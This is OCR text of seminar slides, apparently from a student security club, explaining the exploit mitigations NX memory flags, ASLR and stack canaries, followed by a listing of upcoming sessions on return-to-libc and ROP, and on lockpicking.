
- Each region of memory is assigned flags
  - R **READ**
  - W **WRITE**
  - X **EXECUTE**
- Attempting to do any operation not allowed by flags will result in immediate crash
- Prevents buffer overflowing your own instructions onto stack and executing them
- Prevents overwriting existing instructions of program

Memory Region	FLAGS
.text (instructions)	RX
.data (initialized data)	RW
.bss (uninitialized data)	RW
heap ↓ ↑ stack	RW

Exploit Mitigations

Address Space Layout Randomization (ASLR)


- Bottom of memory for program is randomized
- Instruction and data addresses are no longer deterministic
- Prevents you from being able to know where anything is from an arbitrary write bug (eg. buffer overflow)
- Requires some sort of **LEAK** to figure out how the bottom of memory has been randomized (referred to as the **ASLR SLIDE**)
- Without ASLR, on Linux machines, the bottom of memory is almost always 0x400000



Exploit Mitigations

Stack Canary

- Randomized value placed between frame pointer and return address on stack
- Overwriting a vulnerable buffer in a local variable requires also overwriting the **CANARY** before you can change the **RETURN ADDRESS**
- Randomized value is checked before the function returns to make sure it hasn't been changed
- Program immediately crashes if value has been changed



Next Meetings

Sunday Seminar: Pwn II

- Ret2Libc and ROP
- GOT, PLT
- Advanced Binary Exploitation Techniques

Next Thursday: Physical Security

- How to secure your house
- Lockpicking and Safe Cracking